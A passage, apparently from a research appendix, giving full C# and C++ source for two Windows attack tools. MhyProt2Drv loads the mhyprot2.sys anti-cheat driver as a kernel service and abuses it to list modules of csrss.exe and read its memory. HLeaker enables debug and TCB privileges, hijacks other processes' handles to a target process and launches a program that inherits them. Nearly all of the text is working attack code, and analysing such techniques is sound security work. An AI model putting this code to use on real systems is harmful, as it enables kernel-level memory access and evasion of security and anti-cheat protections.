218             m.mt.index = 0;
219             m.mt.decodeKey = ts;
220             byte[] endata = MT64Cryptor(data);
221             byte[] ret = new byte[endata.Length + 8];
222             Array.Copy(BitConverter.GetBytes(ts), ret, 8);
223             Array.Copy(endata, 0, ret, 8, endata.Length);
224             return ret;
225         }
226         public byte[] MhyCrypt(byte[] data)
227         {
228             ulong ts = BitConverter.ToUInt64(data, 0);
229             byte[] endata = new byte[data.Length - 8];
230             Array.Copy(data, 8, endata, 0, data.Length - 8);
231             m.mt.index = 0;
232             m.mt.decodeKey = ts;
233             return MT64Cryptor(endata);
234         }
```

```
235
236         public byte[] MT64Cryptor(byte[] data)
237         {
238             byte[] ret = new byte[data.Length];
239             int EncryptRound = data.Length >> 3;
240             int i = 0;
241             if (EncryptRound > 0)
242             {
243                 ulong offset = 0;
244                 do
245                 {
246                     ulong randNum = m.rand_mt64_get();
247                     ulong v14 = m.mt.decodeKey + offset;
248                     offset += 16;
249                     ulong thisdata = BitConverter.ToUInt64(data, (i *
    ↪  8));
250                     ulong outdata = v14 ^ randNum ^ thisdata;
251                     Array.Copy(BitConverter.GetBytes(outdata), 0, ret, (i
    ↪  * 8), 8);
252                     m.mt.index %= 312;
253                     ++i;
254                 } while (i < EncryptRound);
255                 return ret;
256             }
257             else
258             {
259                 return data;
260             }
261         }
262
263         /// <summary>
264         /// Convert from structure to byte array
265         /// </summary>
266         public static byte[] StructureToByte<T>(T structure)
267         {
268             int size = Marshal.SizeOf(typeof(T));
269             byte[] buffer = new byte[size];
270             IntPtr bufferIntPtr = Marshal.AllocHGlobal(size);
271             try
```

```
272             {
273                 Marshal.StructureToPtr(structure, bufferIntPtr, true);
274                 Marshal.Copy(bufferIntPtr, buffer, 0, size);
275             }
276             finally
277             {
278                 Marshal.FreeHGlobal(bufferIntPtr);
279             }
280             return buffer;
281         }
282 
283         /// <summary>
284         /// Convert from byte array to structure
285         /// </summary>
286         public static T ByteToStructure<T>(byte[] dataBuffer)
287         {
288             object structure = null;
289             int size = Marshal.SizeOf(typeof(T));
290             IntPtr allocIntPtr = Marshal.AllocHGlobal(size);
291             try
292             {
293                 Marshal.Copy(dataBuffer, 0, allocIntPtr, size);
294                 structure = Marshal.PtrToStructure(allocIntPtr,
    ↪  typeof(T));
295             }
296             finally
297             {
298                 Marshal.FreeHGlobal(allocIntPtr);
299             }
300             return (T)structure;
301         }
302         public byte[] PtrToByte(IntPtr ptr, uint length)
303         {
304             byte[] b = new byte[length];
305             Marshal.Copy(ptr, b, 0, (int)length);
306             Marshal.FreeHGlobal(ptr);
307             return b;
308         }
309         public IntPtr ByteToPtr(byte[] data)
```

```
310         {
311             IntPtr ptr = Marshal.AllocHGlobal(data.Length);
312             Marshal.Copy(data, 0, ptr, data.Length);
313             return ptr;
314         }
315         public bool CloseHandle()
316         {
317             return NTAPI.CloseHandle(drvHandle);
318         }
319     }
320 }
```

II DrvLoader.cs

```
1  using System;
2  using System.Collections.Generic;
3  using System.Linq;
4  using System.Runtime.InteropServices;
5  using System.Text;
6  using System.Threading.Tasks;
7
8  namespace MhyProt2Drv.Driver
9  {
10     public class DrvLoader
11     {
12         private const string DriverDisplayName = "mhyprot2";
13         private string DriverFileName =
   ↪ Environment.GetEnvironmentVariable("TEMP") + "\\mhyprot2.Sys";
14
15         private IntPtr g_ServiceHandle;
16
17         public void CopyFiles()
18         {
19             string currentDir = Environment.CurrentDirectory;
20             string loader = System.IO.Path.Combine(currentDir,
   ↪ "mhyprot2.sys");
21             try
22             {
23                 System.IO.File.Copy(loader, DriverFileName, true);
```

```
24              }
25              catch (Exception)
26              {
27                  Console.WriteLine($"[!] cannot copy files to temp
    ↪  folder");
28              }
29          }
30          public bool Load()
31          {
32              CopyFiles();
33              IntPtr serviceHandle;
34              if (ServiceHelper.OpenService(out serviceHandle,
    ↪  DriverDisplayName, 0x0020/*SERVICE_STOP*/ | 0x00010000/*DELETE*/))
35              {
36                  //Console.WriteLine($"[!] Service already running");
37
38                  if (!ServiceHelper.StopService(serviceHandle))
39                      Console.WriteLine($"[!] Couldn't stop service");
40
41                  if (!ServiceHelper.DeleteService(serviceHandle))
42                      Console.WriteLine($"[!] Could not delete service");
43
44                  ServiceHelper.CloseServiceHandle(serviceHandle);
45                  return Load();
46              }
47              Console.WriteLine($"[+] load mhyprot2...");
48              if (!ServiceHelper.CreateService(
49                  ref g_ServiceHandle,
50                  DriverDisplayName, DriverDisplayName,
51                  DriverFileName,
52                  (uint)NTAPI.SERVICE_ACCESS.SERVICE_ALL_ACCESS,
    ↪  1/*SERVICE_KERNEL_DRIVER*/,
53                  (uint)NTAPI.SERVICE_START.SERVICE_DEMAND_START,
    ↪  1/*SERVICE_ERROR_NORMAL*/))
54              {
55                  Console.WriteLine($"[!] Could not create service for
    ↪  mhyprot2 - {Marshal.GetLastWin32Error():X}");
56                  return false;
57              }
```

```
58              if (!ServiceHelper.StartService(g_ServiceHandle))
59              {
60                  int errorno = Marshal.GetLastWin32Error();
61                  if (errorno != 31)
62                  {
63                      Console.WriteLine($"[!] Failed to start service for
    ↪ mhyprot2 - {errorno:X}");
64                      ServiceHelper.DeleteService(g_ServiceHandle);
65                      return false;
66                  }
67              }
68              Console.WriteLine($"[+] mhyprot2 started successfully");
69              return true;
70          }
71
72          public bool UnLoad()
73          {
74              if (!ServiceHelper.StopService(g_ServiceHandle))
75              {
76                  Console.WriteLine($"[!] Could not stop mhyprot2
    ↪ service");
77                  return false;
78              }
79              if (!ServiceHelper.DeleteService(g_ServiceHandle))
80              {
81                  Console.WriteLine($"[!] cannot delete mhyprot2 service");
82                  return false;
83              }
84              ServiceHelper.CloseServiceHandle(g_ServiceHandle);
85              Console.WriteLine($"[+] mhyprot2 driver has been
    ↪ uninstalled");
86              return true;
87          }
88      }
89      public static class ServiceHelper
90      {
91          public static bool CreateService(
92              ref IntPtr hService,
93              string ServiceName,
```

```
94              string DisplayName,
95              string BinPath,
96              uint DesiredAccess,
97              uint ServiceType,
98              uint StartType,
99              uint ErrorControl)
100         {
101             IntPtr hSCManager = NTAPI.OpenSCManager(0, 0,
    ↪ 0x0002/*SC_MANAGER_CREATE_SERVICE*/);
102
103             if (hSCManager == IntPtr.Zero)
104                 return false;
105
106             hService = NTAPI.CreateServiceW(
107                 hSCManager,
108                 ServiceName, DisplayName,
109                 DesiredAccess,
110                 ServiceType, StartType,
111                 ErrorControl, BinPath,
112                 0, 0, 0, 0, 0, 0);
113
114             NTAPI.CloseServiceHandle(hSCManager);
115
116             return hService != IntPtr.Zero;
117         }
118         public static bool OpenService(out IntPtr hService, string
    ↪ szServiceName, uint DesiredAccess)
119         {
120             IntPtr hSCManager = NTAPI.OpenSCManager(0, 0, DesiredAccess);
121             hService = NTAPI.OpenService(hSCManager, szServiceName,
    ↪ DesiredAccess);
122             NTAPI.CloseServiceHandle(hSCManager);
123             return hService != IntPtr.Zero;
124         }
125         public static bool StopService(IntPtr hService)
126         {
127             NTAPI.SERVICE_STATUS ServiceStatus = new
    ↪ NTAPI.SERVICE_STATUS();
```

```
128             return NTAPI.ControlService(hService,
    ↪ NTAPI.SERVICE_CONTROL.STOP, ref ServiceStatus);
129         }
130
131         public static bool StartService(IntPtr hService) =>
    ↪ NTAPI.StartService(hService, 0, null);
132         public static bool DeleteService(IntPtr hService) =>
    ↪ NTAPI.DeleteService(hService);
133         public static void CloseServiceHandle(IntPtr hService) =>
    ↪ NTAPI.CloseServiceHandle(hService);
134
135         /// <summary>
136         /// Native functions :)
137         /// </summary>
138     }
139 }
```

III Program.cs

```
1  using MhyProt2Drv.Driver;
2  using MhyProt2Drv.Utils;
3  using System;
4  using System.Collections.Generic;
5  using System.Diagnostics;
6  using System.Linq;
7  using System.Runtime.InteropServices;
8  using System.Text;
9  using System.Threading.Tasks;
10
11 namespace MhyProt2Drv
12 {
13     class Program
14     {
15         static void Main(string[] args)
16         {
17             DrvLoader loader = new DrvLoader();
18             loader.Load();
19             MhyProt2 mhyprot = new MhyProt2();
20             mhyprot.OpenDrv();
```

```
21              bool res =
    ↪ mhyprot.InitDrv((ulong)Process.GetCurrentProcess().Id);
22              if (!res)
23              {
24                  Console.WriteLine("Init Error!");
25              }
26              else
27              {
28                  Console.WriteLine("Enuming module of csrss.exe");
29                  uint pid =
    ↪ (uint)Process.GetProcessesByName("csrss")[0].Id;
30                  List<MhyProtEnumModule> m =
    ↪ mhyprot.EnumProcessModule(pid);
31                  IntPtr baseAddr = IntPtr.Zero;
32                  foreach(MhyProtEnumModule sm in m)
33                  {
34                      Console.WriteLine("ModuleName: " + sm.ModuleName + "
    ↪ ModulePath:" + sm.ModulePath + " BaseAddress:0x" +
    ↪ sm.BaseAddress.ToString("x2") + " Size:0x" +
    ↪ sm.SizeOfImage.ToString("x2"));
35                      if (sm.ModuleName == "csrss.exe") baseAddr =
    ↪ sm.BaseAddress;
36                  }
37                  Memory mem = new Memory(mhyprot, pid);
38                  long currentTicks = DateTime.Now.Ticks;
39                  Console.WriteLine("Reading memory of csrss.exe");
40                  for (int i = 0; i < 1000; i++)
41                  {
42                      mem.Read(baseAddr, 1024);
43                  }
44                  Console.WriteLine("Read memory 1000 times tooks total " +
    ↪ ((DateTime.Now.Ticks - currentTicks) / 10000).ToString() + "ms");
45              }
46
47              Console.ReadKey();
48              mhyprot.CloseHandle();
49              loader.UnLoad();
50          }
51      }
```

```
}
```

E HLeaker

I cMain.cpp

```
#include "Service.hpp"
#include "Options.hpp"

// <summary>
// enum handles of target process and launch specified program for each handle
// </summary>

int main(int argc, char** argv)
{
	HMODULE hMods[1024];
	char CLine[1024], ModuleName[MAX_PATH];
	DWORD dwcbNeeded = 0, dwCounter = 0, dwMaxCount = 1;
	PROCESS_INFORMATION pi = { 0,0,0,0 };
	Process::CProcess *CurrentProcess = nullptr,  *TargetProcess = nullptr, *AttachedProcess = nullptr;
	std::vector<Service::HANDLE_INFO> Handles;
	ZeroMemory(CLine, _countof(CLine));
	ZeroMemory(hMods, _countof(hMods));
	ZeroMemory(ModuleName, MAX_PATH);

	switch (argc)
	{
	case 1:
		CurrentProcess = new Process::CProcess();
		CurrentProcess->SetPrivilege(SE_DEBUG_NAME, true);
		CurrentProcess->SetPrivilege(SE_TCB_NAME, true);

		TargetProcess = new Process::CProcess(std::string(TARGET_PROCESS));
		TargetProcess->Wait(DELAY_TO_WAIT);
		TargetProcess->Open();
		if (TargetProcess->IsValidProcess())
		{
```

```
32                          Handles =
    ↪ Service::ServiceEnumHandles(TargetProcess->GetPid(), DESIRED_ACCESS);
33                          if (!GetFullPathNameA(YOUR_PROCESS, MAX_PATH,
    ↪ ModuleName, 0))
34                          {
35                                  std::cout << "GetFullPathNameA failed
    ↪ with errorcode " << GetLastError() << std::endl;
36                                  goto EXIT;
37                          }
38                          for (auto Handle : Handles)
39                          {
40                                  if (dwCounter == dwMaxCount)
41                                          break;
42                                  AttachedProcess = new
    ↪ Process::CProcess(Handle.dwPid, PROCESS_ALL_ACCESS);
43                                  if
    ↪ (!Service::ServiceSetHandleStatus(AttachedProcess, Handle.hProcess,
    ↪ TRUE, TRUE))
44                                  {
45                                          std::cout <<
    ↪ "ServiceSetHandleStatus failed with errorcode " << GetLastError() <<
    ↪ std::endl;
46
47                                          if (AttachedProcess)
48                                          {
49                                                  AttachedProcess->Close();
50                                                  delete AttachedProcess;
51                                          }
52                                          continue;
53                                  }
54                                  sprintf_s(CLine, "%s %d", ModuleName,
    ↪ Handle.hProcess);
55                                  if (!Service::ServiceRunProgram(0, CLine,
    ↪ 0, &pi, true, AttachedProcess->GetHandle()))
56                                  {
57                                          std::cout << "ServiceRunProgram
    ↪ failed with errorcode " << GetLastError() << std::endl;
58                                  }
```

```
59                                  if
    ↪ (!Service::ServiceSetHandleStatus(AttachedProcess, Handle.hProcess,
    ↪ FALSE, FALSE))
60                                  {
61                                          std::cout <<
    ↪ "ServiceSetHandleStatus failed with errorcode " << GetLastError() <<
    ↪ std::endl;
62                                  }
63                                  AttachedProcess->Close();
64                                  delete AttachedProcess;
65                                  dwCounter++;
66                          }
67                  }
68          EXIT:
69                  CurrentProcess->SetPrivilege(SE_TCB_NAME, false);
70                  CurrentProcess->SetPrivilege(SE_DEBUG_NAME, false);
71                  TargetProcess->Close();
72                  if(CurrentProcess)
73                          delete CurrentProcess;
74                  if(TargetProcess)
75                          delete TargetProcess;
76                  break;
77          case 2:
78                  TargetProcess = new
    ↪ Process::CProcess(reinterpret_cast<void*>(atoi(argv[1])));
79                  std::cout << "Process Handle : " <<
    ↪ TargetProcess->GetHandle() << std::endl;
80                  if (EnumProcessModulesEx(TargetProcess->GetHandle(),
    ↪ hMods, sizeof(hMods), &dwcbNeeded, LIST_MODULES_ALL))
81                  {
82                          for (int i = 0;i < dwcbNeeded /
    ↪ sizeof(HMODULE);i++)
83                          {
84                                  if
    ↪ (GetModuleFileNameExA(TargetProcess->GetHandle(), hMods[i],
    ↪ ModuleName, MAX_PATH))
85                                  {
86                                          std::cout << hMods[i] << " : " <<
    ↪ ModuleName << std::endl;
```

```
87                                      }
88                                  }
89                          }
90                          TargetProcess->Close();
91                          delete TargetProcess;
92                          std::cin.get();
93                          break;
94                  default:
95                          break;
96                  }
97                  return true;
98  }
```

II CProcess.cpp

```
1   #include "CProcess.hpp"
2
3   // set of methods to interact with a Windows process
4   // allows open, close, suspend, resume, and kill process
5   // gain info about process, e.g.PID, parent ID, 64-bit? etc.
6   namespace Process
7   {
8       // constructors to help create an instance of class with diff params
9           CProcess::CProcess()
10          {
11                  this->ProcessName = "";
12                  this->hProcess = GetCurrentProcess();
13          }
14          CProcess::CProcess(DWORD dwProcessId, DWORD dwDesiredAccess)
15          {
16                  this->ProcessName = "";
17                  this->hProcess = OpenProcess(dwDesiredAccess, false,
    ↪  dwProcessId);
18          }
19          CProcess::CProcess(std::string ProcessName)
20          {
21                  this->ProcessName = ProcessName;
22                  this->hProcess = 0;
23          }
```

```
24          CProcess::CProcess(HANDLE hProcess)
25          {
26                  this->ProcessName = "";
27                  this->hProcess = hProcess;
28          }
29          CProcess::~CProcess()
30          {
31
32          }
33
34      // returns map of all running processes on system
35      // keys == process names
36      // values == pids
37          std::map<std::string, std::uint32_t> CProcess::GetProcessList()
38          {
39                  std::map<std::string, uint32_t> ProcessList;
40                  PROCESSENTRY32 pe32;
41                  HANDLE hSnapshot = 0;
42                  hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS,
    ↪  0);
43                  if (hSnapshot == INVALID_HANDLE_VALUE || hSnapshot == 0)
44                          goto EXIT;
45                  pe32.dwSize = sizeof(PROCESSENTRY32);
46                  if (!Process32First(hSnapshot, &pe32))
47                          goto EXIT;
48                  do
49                  {
50                          ProcessList[pe32.szExeFile] = pe32.th32ProcessID;
51                  } while (Process32Next(hSnapshot, &pe32));
52          EXIT:
53                  if(hSnapshot)
54                          CloseHandle(hSnapshot);
55                  return ProcessList;
56          }
57
58      // wait for process w/ specific name to start
59      // params:
60      //  - Interval: specify times to wait between process checks
61          bool CProcess::Wait(uint32_t Interval)
```

```
62          {
63                  if (!this->ProcessName.length())
64                          return false;
65                  this->hProcess = 0;
66                  while (!this->ProcessList.count(ProcessName))
67                  {
68                          this->ProcessList = this->GetProcessList();
69                          Sleep(Interval);
70                  }
71                  return true;
72          }
73
74      // enable or disable specified privilege for the process
75      // params:
76      //  - lpszPrivilege: pointer to const tchar string, for specific
    ↪ process
77      //  - bEnablePrivilege: either enable or disable specified privilege
78          bool CProcess::SetPrivilege(LPCTSTR lpszPrivilege, BOOL
    ↪ bEnablePrivilege)
79          {
80                  TOKEN_PRIVILEGES priv = { 0,0,0,0 };
81                  HANDLE hToken = NULL;
82                  LUID luid = { 0,0 };
83                  BOOL Status = true;
84
85                  if (!OpenProcessToken(this->hProcess,
    ↪ TOKEN_ADJUST_PRIVILEGES, &hToken))
86                  {
87                          Status = false;
88                          goto EXIT;
89                  }
90
91                  if (!LookupPrivilegeValueA(0, lpszPrivilege, &luid))
92                  {
93                          Status = false;
94                          goto EXIT;
95                  }
96
97                  priv.PrivilegeCount = 1;
```

```
98                priv.Privileges[0].Luid = luid;
99                priv.Privileges[0].Attributes = bEnablePrivilege ?
    ↪ SE_PRIVILEGE_ENABLED : SE_PRIVILEGE_REMOVED;
100
101               if (!AdjustTokenPrivileges(hToken, false, &priv, 0, 0,
    ↪ 0))
102               {
103                       Status = false;
104                       goto EXIT;
105               }
106       EXIT:
107               if(hToken)
108                       CloseHandle(hToken);
109               return Status;
110       }
111
112   // suspends the process
113       bool CProcess::Suspend()
114       {
115               typedef NTSTATUS(WINAPI*_NtSuspendProcess)(HANDLE);
116               static _NtSuspendProcess __NtSuspendProcess =
    ↪ reinterpret_cast<_NtSuspendProcess>(GetProcAddress(GetModuleHandleA("ntdll.dll"),
    ↪ "NtSuspendProcess"));
117               if (!__NtSuspendProcess)
118                       return false;
119               __NtSuspendProcess(this->hProcess);
120               return true;
121       }
122
123   // resumes the process
124       bool CProcess::Resume()
125       {
126               typedef NTSTATUS(WINAPI*_NtResumeProcess)(HANDLE);
127               static _NtResumeProcess __NtResumeProcess =
    ↪ reinterpret_cast<_NtResumeProcess>(GetProcAddress(GetModuleHandleA("ntdll.dll"),
    ↪ "NtResumeProcess"));
128               if (!__NtResumeProcess)
129                       return false;
130               __NtResumeProcess(this->hProcess);
```

```
131                 return true;
132         }
133
134     // kills the process
135         bool CProcess::Kill()
136         {
137                 return TerminateProcess(this->hProcess, 0);
138         }
139
140     // opens a process with specified name and desired access
141     // params:
142     //      - dwDesiredAccess: value of desired access
143         bool CProcess::Open(DWORD dwDesiredAccess)
144         {
145                 if (!this->ProcessName.length())
146                         return false;
147                 this->ProcessList = this->GetProcessList();
148                 if (this->ProcessList.count(ProcessName))
149                         this->hProcess = OpenProcess(dwDesiredAccess,
    ↪  false, this->ProcessList[ProcessName]);
150                 return IsValidProcess();
151         }
152
153     // close process handle
154         bool CProcess::Close()
155         {
156                 return CloseHandle(this->hProcess);
157         }
158
159     // return process handle
160         HANDLE CProcess::GetHandle()
161         {
162                 return this->hProcess;
163         }
164
165     // return pid
166         DWORD CProcess::GetPid()
167         {
168                 return GetProcessId(this->hProcess);
```

```
169         }
170
171     // return parent pid
172         DWORD CProcess::GetParentPid()
173         {
174                 ULONG_PTR pbi[6];
175                 ULONG ulSize = 0;
176                 typedef NTSTATUS(WINAPI
    ↪ *_NtQueryInformationProcess)(HANDLE ProcessHandle, ULONG
    ↪ ProcessInformationClass, PVOID ProcessInformation, ULONG
    ↪ ProcessInformationLength, PULONG ReturnLength);
177                 static _NtQueryInformationProcess
    ↪ __NtQueryInformationProcess =
    ↪ reinterpret_cast<_NtQueryInformationProcess>(GetProcAddress(GetModuleHandleA("ntd
    ↪ "NtQueryInformationProcess"));;
178                 if (!__NtQueryInformationProcess)
179                         return 0;
180                 if (__NtQueryInformationProcess(this->hProcess, 0, &pbi,
    ↪ sizeof(pbi), &ulSize) >= 0 && ulSize == sizeof(pbi))
181                         return static_cast<DWORD>(pbi[5]);
182                 return 0;
183         }
184
185     // determine whether process is 64 bit
186         int CProcess::Is64(PBOOL Is64)
187         {
188                 int Status = 1;
189                 HANDLE hFile = INVALID_HANDLE_VALUE;
190                 LPVOID lpFile = 0;
191                 DWORD dwFileSize = 0, dwReaded = 0, dwSize = MAX_PATH;
192                 PIMAGE_NT_HEADERS NtHeaders = 0;
193                 char Path[MAX_PATH];
194                 if (!QueryFullProcessImageNameA(this->hProcess, 0, Path,
    ↪ &dwSize) ||
195                         !Is64)
196                 {
197                         Status = 2;
198                         goto EXIT;
199                 }
```

```
200                 hFile = CreateFileA(Path, GENERIC_READ, 0, 0,
    ↪ OPEN_EXISTING, 0, 0);
201                 if (!hFile || hFile == INVALID_HANDLE_VALUE)
202                 {
203                         Status = 3;
204                         goto EXIT;
205                 }
206                 dwFileSize = GetFileSize(hFile, 0);
207                 lpFile = VirtualAlloc(0, dwFileSize, MEM_COMMIT,
    ↪ PAGE_EXECUTE_READWRITE);
208                 if (!lpFile)
209                 {
210                         Status = 4;
211                         goto EXIT;
212                 };
213                 if (!ReadFile(hFile, lpFile, dwFileSize, &dwReaded, 0))
214                 {
215                         Status = 5;
216                         goto EXIT;
217                 }
218                 NtHeaders =
    ↪ reinterpret_cast<PIMAGE_NT_HEADERS>((reinterpret_cast<DWORD_PTR>(lpFile)
    ↪ + PIMAGE_DOS_HEADER(lpFile)->e_lfanew));
219                 if (!NtHeaders ||
220                         NtHeaders->Signature != IMAGE_NT_SIGNATURE)
221                 {
222                         Status = 6;
223                         goto EXIT;
224                 }
225                 if (NtHeaders->FileHeader.Machine ==
    ↪ IMAGE_FILE_MACHINE_AMD64 ||
226                         NtHeaders->FileHeader.Machine ==
    ↪ IMAGE_FILE_MACHINE_IA64)
227                 {
228                         *Is64 = true;
229                         Status = 7;
230                         goto EXIT;
231                 }
```

```
232                 if (NtHeaders->FileHeader.Machine ==
    ↪ IMAGE_FILE_MACHINE_I386)
233                 {
234                         *Is64 = false;
235                         Status = 7;
236                         goto EXIT;
237                 }
238         EXIT:
239                 if(hFile)
240                         CloseHandle(hFile);
241                 if(lpFile)
242                         VirtualFree(lpFile, dwFileSize, MEM_DECOMMIT);
243                 return Status;
244         }
245
246     // check whether process handle is valid and whether its still valid
247         bool CProcess::IsValidProcess()
248         {
249                 if (hProcess == INVALID_HANDLE_VALUE)
250                         return false;
251                 return (WaitForSingleObject(this->hProcess, 0) ==
    ↪ WAIT_TIMEOUT);
252         }
253 }
```